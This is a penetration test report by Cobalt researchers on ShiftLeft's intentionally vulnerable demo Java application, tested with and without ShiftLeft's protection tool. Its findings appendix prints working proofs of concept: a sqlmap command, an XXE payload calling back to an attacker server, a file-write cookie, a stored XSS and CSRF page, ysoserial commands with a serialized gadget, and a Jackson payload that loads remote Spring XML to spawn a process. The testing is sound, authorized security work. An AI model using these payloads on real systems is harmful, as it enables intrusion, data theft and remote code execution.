ShiftLeft - Web - 2018_06 Penetration Test Report

PEN TEST PERFORMED FOR

ShiftLeft

Target URL(s)

TESTING PERIOD


Jun 28, 2018 ~ Jul 12, 2018

TEST PERFORMED BY (COBALT RESEARCHERS)

Rupam Bhattacharya

LEAD

Certified in OSCP, ECSA, CEH



Shashank

RESEARCHER

Certified in C|EH

Luis Gomez

RESEARCHER

Certified in Pentesting with BackTrack, Metasploit Extreme, Arcsight Express 5.0 Administration and Operations, OSCP

Cobalt.io

Contents

Executive Summary

ShiftLeft provided a demonstration Java application that was purposely vulnerable for the purposes of benchmarking their security solution. A black box penetration test of the ShiftLeft Web application was conducted in order to assess the efficacy of its tool against the following in-scope vulnerability types: (1) SQL Injection, (2) Java de-serializaiton, (3) Remote Code Execution, and (4) Arbitrary File Write. The target of the assessment covered 01-pentest.shiftleft.io which had the security tool installed and 02-pentest.shiftleft.io without the security tool. Three (3) security researchers conducted this penetration test between June 28, 2018 and July 12, 2018.

This penetration test was a manual exploitation of Java based web application vulnerabilities on the application without its security tool and then trying to reproduce if the attack is possible once the security tool is installed and configured. The researchers leveraged tools to facilitate their work, however, the majority of the assessment involved manual analysis.

The researchers identified 5 in-scope High risk.

WITHOUT SHIFTLEFT IN PLACE:
We identified multiple java de-serialization attack scenarios and were able to run commands on the server. A SQL Injection issue allowed us to extract data from the database, such as the database name, users and database contents. The team identified a XML External Entity attack which allowed us to read sensitive files, such as /etc/passwd from the server. An arbitrary file write issue allowed the team to create new files on the server and write any contents to the newly created files.

WITH SHIFTLEFT IN PLACE:
The team proceeded to verify the issues on the server with security tools in place. Researchers observed that XXE, Java de-serialization and arbitrary file write issues were resolved with the security tool. The SQL Injection issue was detectable but NOT EXPLOITABLE.

For the in-scope items, the security tool prevented the exploitation of vulnerabilities in this Java based web security.

Note: De-scoped items
Self Reflected XSS was identified. The lack of authentication and

authorization in the simple test Application made it difficult to address the potential risk of the vuln. Future testing will evaluate Shiftleft's ability to block the exploitability of XSS.

Scope of Work

Coverage

This penetration test was a manual assessment of the security of the java application without the Shiftleft security tool and exploiting identified issues. The assessment then proceed to retesting discovered issues on the same web app with the Shiftleft security tool in place. The researchers conducted manual analysis assisted by tools.

The following is list of the of the main tests performed on the Web Application:

- Java de-serialization vulnerability identification and exploitation
- Testing for XXE issues and exploitation to extract internal files from server
- Input injection tests (SQL injection, XSS, and others)
- Testing for arbitrary file write issues.
- OWASP Top 10 testing

Target description

Application:
http://01-pentest.shiftleft.io
http://02-pentest.shiftleft.io

Environment:
QA

Assumptions/Constraints

No assumptions or constraints were identified during this pen test.

Methodology

The test was done according to penetration testing best practices. The flow from start to finish is listed below.

Pre Engagement | 1 Week

- Scoping
- Customer Q&A
- Documentation
- Information gathering
- Discovery

Penetration Testing | 2~3 Weeks

- Tool assisted assessment
- Manual assessment of OWASP top 10 & business logic
- Exploitation
- Risk analysis
- Reporting

Post Engagement | On-demand

- Prioritized remediation
- Best practice support
- Re-testing

Risk Factors

Each finding is assigned two factors to measure its risk. Factors are measured on a scale of 1 (very low) through 5 (very high).

Impact

This indicates the finding's effect on technical and business operations. It covers aspects such as the confidentiality, integrity, and availability of data or systems; and financial or reputational loss.

Likelihood

This indicates the finding's potential for exploitation. It takes into account aspects such as skill level required of an attacker and relative ease of exploitation.

Criticality Definitions

Findings are grouped into three criticality levels based on their risk as calculated by their business impact and likelihood of occurrence, `risk = impact * likelihood`. This follows the OWASP Risk Rating Methodology.

High

Vulnerabilities with a high or greater business impact and high or greater likelihood are considered High severity. Risk score minimum 16.

Medium

Vulnerabilities with a medium business impact and likelihood are considered Medium severity. This also includes vulnerabilities that have either very high business impact combined with a low likelihood or have a low business impact combined with a very high likelihood. Risk score between 5 and 15.


Low

Vulnerabilities that have either a very low business impact, maximum high likelihood, or very low likelihood, maximum high business impact, are considered Low severity. Also, vulnerabilities where both business impact and likelihood are low are considered Low severity. Risk score 1 through 4.


Summary of Findings

The following charts group discovered vulnerabilities by OWASP vulnerability type and by overall estimated severity.

BY VULNERABILITY TYPE



BY CRITICALITY



Analysis

The issues identified represent the following trend during our analysis:

02-pentest.shiftleft.io - ShiftLeft application without security tool in place.

1) Multiple Java De-serialization issues were identified and exploited to run commands on remote server.
2) The team identified a SQL Injection issue and ran SQL queries to extract information from the database.
3) An XML External Entity Injection issue was exploited to read internal files, such as /etc/passwd.
4) An arbitrary file write issue was identified which allowed attackers to write malicious files to the server.
5) A cross-site scripting issue was identified which could lead to admin user's account compromise.

01-pentest.shiftleft.io - ShiftLeft application with security tool in place.

1) Both Java de-serialization issues were not detectable on the app with security tool.
2) SQL Injection issue was detectable but not exploitable on the app with


security tool.

3) XXE issue was neither detectable nor exploitable on this server.

4) It was not possible to find and exploit the arbitrary file write issue on the protected server.

5) The cross-site scripting issue was exploitable on the protected server.

General Risk Profile



The chart above summarizes vulnerabilities according to business impact and likelihood, increasing to the top right.

Summary of Recommendations

Use of Shiftleft was able to address the in-scope vulnerabilities, but for best practice recommendations for remediating the application we suggest following remediation:

1) SQL Injection - Use prepared statements, also known as parameterized or binded queries while using user input in SQL queries.
2) Input Validation - Multiple stored cross-site scripting issues were identified in the application which would be resolved if input validation is performed at each entry point, and output encoding applied within the context were such data is displayed.
3) Java De-serialization - Harden All java.io.ObjectInputStream Usage with an agent.
4) XXE - Disable DTDs (External Entities) completely. If it is not possible to disable DTDs completely, then external entities and external document type declarations must be disabled in the way that’s specific to each parser.
5) Arbitrary File Write - Perform input validation on all user inputs including cookies for malicious content. Escape user input before adding to code.

Post-Test Remediation

As of the conclusion of this document, the following mitigations have been implemented for the identified vulnerabilities.

FINDING	LIKELIHOOD / IMPACT	STATE	RETESTED
#PT701_1	High / Very High	Pending fix	
#PT701_2	High / High	Pending fix	
#PT701_3	High / High	Pending fix	
#PT701_4	Medium / Medium	Pending fix	
#PT701_5	High / Very High	Pending fix	
#PT701_6	Very High / Very High	Pending fix	

Terms

Please note that it is impossible to test networks, information systems and people for every potential security vulnerability. This report does not form a guarantee that your assets are secure from all threats. The tests performed and their resulting issues are only from the point of view of Cobalt Labs. Cobalt Labs is unable to ensure or guarantee that your assets are completely safe from every form of attack. With the ever-changing environment of information technology, tests performed will exclude vulnerabilities in software or systems that are unknown at the time of the penetration test.

APPENDIX 1 – FINDING DETAILS

Below are the details of the 6 valid findings

SQL Injection - /rawcustomersbyname/Joe

#PT701_1 by ru94mb 30 June 2018 SQL injection High

Description

Found a SQL Injection at the following endpoint and was able to extract sensitive data from the database.

URL

```
http://02-pentest.shiftleft.io/rawcustomersbyname/Joe
```

POC

Here are the steps to reproduce:

1) Check for presence of SQL injection by identifying the output of following URLs:

http://02-pentest.shiftleft.io/rawcustomersbyname/Joe' - 500 Internal server Error
http://02-pentest.shiftleft.io/rawcustomersbyname/Joe" - Blank page no error

2) This confirms the suspicion of SQL Injection.
3) As this is a Blind SQL Injection, use the following SQLMap command to retrieve database name and current database:

```
C:\Python27\python.exe sqlmap.py -u "http://02-pentest.shiftleft.io/rawcustomersbyname/Joe*" --proxy "http://127.0.0.1:8080" --dbms mysql --dbs --current-db
```

see output in screenshot "SQL Injection Data Extraction.PNG"

Criticality

Critical. An attacker can retrieve sensitive data from database and dump entire contents of databases.

Suggested fix

The most effective way to prevent SQL injection attacks is to use prepared statements, also known as paramaterised or binded queries. This method separates out the structure of the query from the data therefore preventing the query from being manipulated in an unsafe way.
You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries.
Data processed from an external source such as user input should be subject to an input validation filter. The most secure approach is to white list known good characters such as those within the Aa-Zz range and deny all others

HTTP Request

Attachments

SQL_Injec...ction.PNG

XML External Entity (XXE) attack on /customersXML


#PT701_2 by ru94mb 30 June 2018 Remote Code Execution (RCE) High

Description	Found a XXE attack at the following endpoint which allowed me to connect back to my attacker server and extract files and data from server.
URL	http://02-pentest.shiftleft.io/customersXML
POC	Here are the steps to reproduce: 1) Use the HTTP request in the section below to make the XML parser initiate a request to attacker server. see screenshot "xxe.png" and "connection from server.png"
Criticality	Critical. An attacker can extract sensitive files and make the server initiate external connections using this attack.
Suggested fix	Disable DTDs (External Entities) completely. If it is not possible to disable DTDs completely, then external entities and external document type declarations must be disabled in the way that's specific to each parser.

HTTP Request


```
GET /customersXML HTTP/1.1
Host: 02-pentest.shiftleft.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.
0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://02-pentest.shiftleft.io/
Connection: close
Content-Length: 149

<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY sp SYSTEM "http://x.x.x.x:8000/test.txt">
]>
<r>&sp;</r>
<name>abcd</name>
```

Attachments



```
-m SimpleH
00 ...
3:34:40]
```

connectio...erver.png



xxe.png

Arbitrary file write - /saveSettings

#PT701_3 by ru94mb 03 July 2018 Other High

Description

/saveSettings could be used to write a file on the server with specific content. This could be used by an attacker to write new files of overwrite contents of existing files.

URL

http://02-pentest.shiftleft.io/saveSettings

POC

Use the following request with malicious cookie value to write /tmp/test.txt file with content "test".

```
GET http://02-pentest.shiftleft.io/saveSettings HTTP/1.1
Host: 02-pentest.shiftleft.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: settings=L3RtcC90ZXN0LnR4dCIsInRlc3Q=,a8e59416af753a3d4d91a13fb69af15a
Connection: close
Upgrade-Insecure-Requests: 1
```

see screenshot "Abitrary file write.PNG"

Criticality

High. An attacker can write new files or overwrite existing files on the server.


Suggested fix

Perform input validation on all user inputs including cookies for malicious content. Escape user input before adding to code.

HTTP Request

```
GET http://02-pentest.shiftleft.io/saveSettings HTTP/1.1
Host: 02-pentest.shiftleft.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61
.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: settings=L3RtcC90ZXN0LnR4dCIsInRlc3Q=,a8e59416af753a3d4d91a13fb69af15
a
Connection: close
Upgrade-Insecure-Requests: 1
```

Attachments



```
1

v:61.0) Gecko/20100101 Firefox/61.0
;q=0.9,*/*;q=0.8

af753a3d4d91a13fb69af15a
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Tue, 03 Jul 2018 15:16:33 GMT
Content-Type: text/plain; charset=UTF-
Content-Length: 14
Connection: close
Referrer-Policy: origin-when-cross-ori
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: mas

Settings Saved
```

Abitrary_...write.PNG

XSS - /createCustomer

#PT701_4 by ru94mb 04 July 2018 Cross-Site Scripting (XSS) Medium

Description

Identified a stored XSS with firstName field while creating a customer which get's executed on the /customers page.

URL

http://02-pentest.shiftleft.io/createCustomer

POC

Here are the steps to reproduce:

1) On page http://02-pentest.shiftleft.io/createCustomer submitting the following JavaScript as firstName makes it execute once the user is created.

Payload: - abcd"><img src=x onerror=prompt(1)>

2) As there is no CSRF protection, we can use the following HTML PoC to trigger this XSS.
3) Add this html to a file and make the victim visit the page.

```
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://02-pentest.shiftleft.io/customers" method="POST">
<input type="hidden" name="firstName" value='abcd"><img src=x onerror=prompt(1)>' />
<input type="hidden" name="ssn" value="a" />
<input type="submit" value="Submit request" />
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

4) JavaScript will get executed when the user is created.

see screenshot "javascript executed.PNG"

Criticality

Medium. An attacker can run malicious campaigns and compromise victim user's account and DOM by running JavaScript in their browser.


Suggested fix

All input entry (e.g., query string, form data, HTTP headers such as cookies) and exit points should be reviewed for appropriate validation, sanitation, or encoding points should be reviewed for appropriate validation, sanitation, or encoding operations.

HTTP Request

```
POST /customers HTTP/1.1
Host: 02-pentest.shiftleft.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61
.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://02-pentest.shiftleft.io/createCustomer
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Connection: close
Upgrade-Insecure-Requests: 1

firstName=abcd%22%3E%3Cimg+src%3Dx+onerror%3Dprompt%281%29%3E&ssn=a
```

Attachments



javascrip...cuted.PNG

Java deSerialization RCE - /check

#PT701_5 by ru94mb 05 July 2018 Remote Code Execution (RCE) High

Description

Was able to run commands on server using java deserialization vulnerability.

URL

http://02-pentest.shiftleft.io/check

POC

Here are the steps to reproduce:

1) Create serialized payload with command to write a file on the server. Here is the command:

```
java -jar ysoserial-master.jar CommonsCollections5 "echo test > /tmp/deserial.txt" > output.txt
```

```
java -jar ysoserial-master.jar CommonsCollections6 "echo test > /tmp/deserial.txt" > output.txt
```

2) Base64 encode the payload and send as the request in the HTTP request section below.
3) Command will get executed on the server.

see screenshot "java deserialize.png"

Criticality

Critical. Can run commands on server.

Suggested fix

The java.io.ObjectInputStream class is used to deserialize objects. It's possible to harden its behavior by subclassing it. This is the best solution if:

- You can change the code that does the deserialization
- You know what classes you expect to deserialize


Harden All java.io.ObjectInputStream Usage with an Agent

HTTP Request

```
POST http://02-pentest.shiftleft.io/check HTTP/1.1
Host: 02-pentest.shiftleft.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61
.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 1901
```

lol=$rO0gBXNyIDJzdW4ucmVmbGVjdC5hbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0
aW9uSGFuZGxlclXK9Q8Vy36lAiACTCAMbWVtYmVyVmFsdWVzdCAPTGphdmEvdXRpbC
9NYXA7TCAEdHlwZXQgEUxqYXZhL2xhbmcvQ2xhc3M7eHBzfSAgIAEgCmphdmEudXRp
bC5NYXB4ciAXamF2YS5sYW5nLnJlZmxlY3QuUHJveHnhJ9ogzBBDywIgAUwgAWh0ICVM
amF2YS9sYW5nL3JlZmxlY3QvSW52b2NhdGlvbkhhbmRsZXI7eHBzcSB+ICBzciAqb3JnLm
FwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLm1hcC5MYXp5TWFwbuUdGn55EB0DIAFMI
AdmYWN0b3J5dCAsTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvc
m1lcjt4cHNyIDpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ2hh
aW5lZFRyYW5zZm9ybWVyMMcU7Ch6FAQCIAFbIAppVHJhbnNmb3JtZXJzdCAtW0xvcmc
vYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnMvVHJhbnNmb3JtZXI7eHB1ciAtW0xvcmcuYX
BhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuVHJhbnNmb3JtZXI7vVYq8dg0GCICICB4cCAg
IAVzciA7b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkNvbnN0YW
50VHJhbnNmb3JtZXJYdpARQQKxHQIgAUwgCWlDb25zdGFudHQgEkxqYXZhL2xhbmcvT
2JqZWN0O3hwdnIgEWphdmEubGFuZy5SdW50aW1lICAgICAgICAgICB4cHNyIDpvcmcuY
XBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuSW52b2tlclRyYW5zZm9ybW
VyIej/a3t8zjgCIANbIAVpQXJnc3QgE1tMamF2YS9sYW5nL09iamVjdDtMIAtpTWV0aG9kTm
FtZXQgEkxqYXZhL2xhbmcvU3RyaW5nO1sgC2lQYXJhbVR5cGVzdCASW0xqYXZhL2xhb
mcvQ2xhc3M7eHB1ciATW0xqYXZhLmxhbmcuT2JqZWN0O5DOWHgQcylsAiAgeHAgICAC
dCAKZ2V0UnVudGltZXVyIBJbTGphdmEubGFuZy5DbGFzczurFteuy81aIgIgIHhwICAgIHQ
gCWdldE1ldGhvZHVxIH4gHiAgIAJ2ciAQamF2YS5sYW5nLlN0cmluZ6DwpDh6O7NCAiAge
HB2cSB+IB5zcSB+IBZ1cSB+IBsgICCcHVxIH4gGyAgICB0IAZpbnZva2V1cSB+IB4gICACd
nIgEGphdmEubGFuZy5PYmplY3QgICAgICAgIHhwdnEgfiAbc3EgfiAWdXIgE1tMamF2
YS5sYW5nLlN0cmluZzut0lbn6R17RwIgIHhwICAgAXQgHWVjaG8gdGVzdCA+IC90bXAvZ
GVzZXJpYWwudHh0dCAEZXhlY3VxIH4gHiAgIAFxIH4gI3NxIH4gEXNyIBFqYXZhLmxhbmc
uSW50ZWdlchLioKT3gSE4AiABSSAFdmFsdWV4ciAQamF2YS5sYW5nLk51bWJlciCsIh0LH
eA5AiAgeHAgICABc3IgEWphdmEudXRpbC5IYXNoTWFwBQfawcMWYNEDIAJGIApsb2Fk
RmFjdG9ySSAJdGhyZXNob2xkeHA/QCAgICAgIHcIICAgECAgICB4eHZyIBJqYXZhLmxhb
mcuT3ZlcnJpZGUgICAgICAgIHhwcSB+IDo=

Attachments



java_deserialize.PNG

Java deSerialization RCE - /checkFast

#PT701_6 by cyberboy 07 July 2018 Remote Code Execution (RCE) High

Description

This vulnerability is in the Jackson data-binding library, a library for Java that allows developers to easily serialize Java objects to JSON and vice versa, This vulnerability allows an attacker to exploit deserialization to achieve Remote Code Execution on the server.

In the POC we are able to invoke a process on the server

URL

```
http://02-pentest.shiftleft.io/checkFast
```

POC

```
POST /checkFast HTTP/1.1
Host: 02-pentest.shiftleft.io
Content-Type: application/json
Cache-Control: no-cache
Postman-Token: 51fa94ba-7506-48a8-8f68-be375e583b23
```

```
{"name":"123","id":
["org.springframework.context.support.FileSystemXmlApplicationContext",
"https://gist.githubusercontent.com/Shashank-
In/91c93c739719be1bbb3c69adbf4783e0/raw/52306e269f7708d3e137c490f8ec536e5
85164a1/test.xml"]}
```

where

https://gist.githubusercontent.com/Shashank-In/91c93c739719be1bbb3c69adbf4783e0/raw/52306e269f7708d3e137c490f8ec536e585164a1/test.xml

Has the code

```
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="
http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd
">
<bean id="pb" class="java.lang.ProcessBuilder">
<constructor-arg value="xcalc" />
<property name="whatever" value="#{ pb.start() }"/>
</bean>
</beans>
```

Which invokes the process "xcalc"

The response from the server was

```
Caused by: java.io.IOException: Cannot run program "xcalc": error=2, No such file or directory
at java.lang.ProcessBuilder.start(ProcessBuilder.java:1048)
at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
```


Which proves the process xcalc was invoked

Criticality	Achieve remote code execution on the server
Suggested fix	Use the updated library because the vulnerability lies in the old library
Prerequisites	NA
Tools used	NA

HTTP Request


```
POST /checkFast HTTP/1.1
Host: 02-pentest.shiftleft.io
Content-Type: application/json
Cache-Control: no-cache
Postman-Token: 51fa94ba-7506-48a8-8f68-be375e583b23

{"name":"123","id": ["org.springframework.context.support.FileSystemXmlApplicationContext"
, "https://gist.githubusercontent.com/Shashank-In/91c93c739719be1bbb3c69adbf4783e0/ra
w/52306e269f7708d3e137c490f8ec536e585164a1/test.xml"]}
```

Attachments



```
","id": ["org.springframework.context.support.FileSystemXmlApplicationContext", "https://gist.githubusercontent.com/Shashank-In
f4783e0/raw/52306e269f7708d3e137c490f8ec536e585164a1/test.xml"]}
```

Screen_Sh...33.43.png



```
tion: Cannot run program "xcalc": error=2, No such file or directory
ssBuilder.start(ProcessBuilder.java:1048)
iveMethodAccessorImpl.invoke0(Native Method)
iveMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
egatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
ct.Method.invoke(Method.java:498)
work.expression.spel.support.ReflectiveMethodExecutor.execute(ReflectiveMethodExecutor.java:11
work.expression.spel.ast.MethodReference.getValueInternal(MethodReference.java:129)
work.expression.spel.ast.MethodReference.access$000(MethodReference.java:49)
work.expression.spel.ast.MethodReference$MethodValueRef.getValue(MethodReference.java:342)
work.expression.spel.ast.CompoundExpression.getValueInternal(CompoundExpression.java:88)
tion: error=2, No such file or directory
rocess.forkAndExec(Native Method)
rocess.<init>(UNIXProcess.java:247)
ssImpl.start(ProcessImpl.java:134)
ssBuilder.start(ProcessBuilder.java:1029)
iveMethodAccessorImpl.invoke0(Native Method)

e":"123","id":
ext.support.FileSystemXmlApplicationContext","https://gist.githubusercontent.com/Shashank-
dbf4783e0/raw/52306e269f7708d3e137c490f8ec536e585164a1/test.xml"]}"; line: 1, column: 91] (thr
ler$Bean1599["id"])
ackson.databind.JsonMappingException.from(JsonMappingException.java:277)
ackson.databind.DeserializationContext.instantiationException(DeserializationContext.java:144
ackson.databind.deser.std.StdValueInstantiator.wrapAsJsonMappingException(StdValueInstantiator
```

Screen_Sh...34.07.png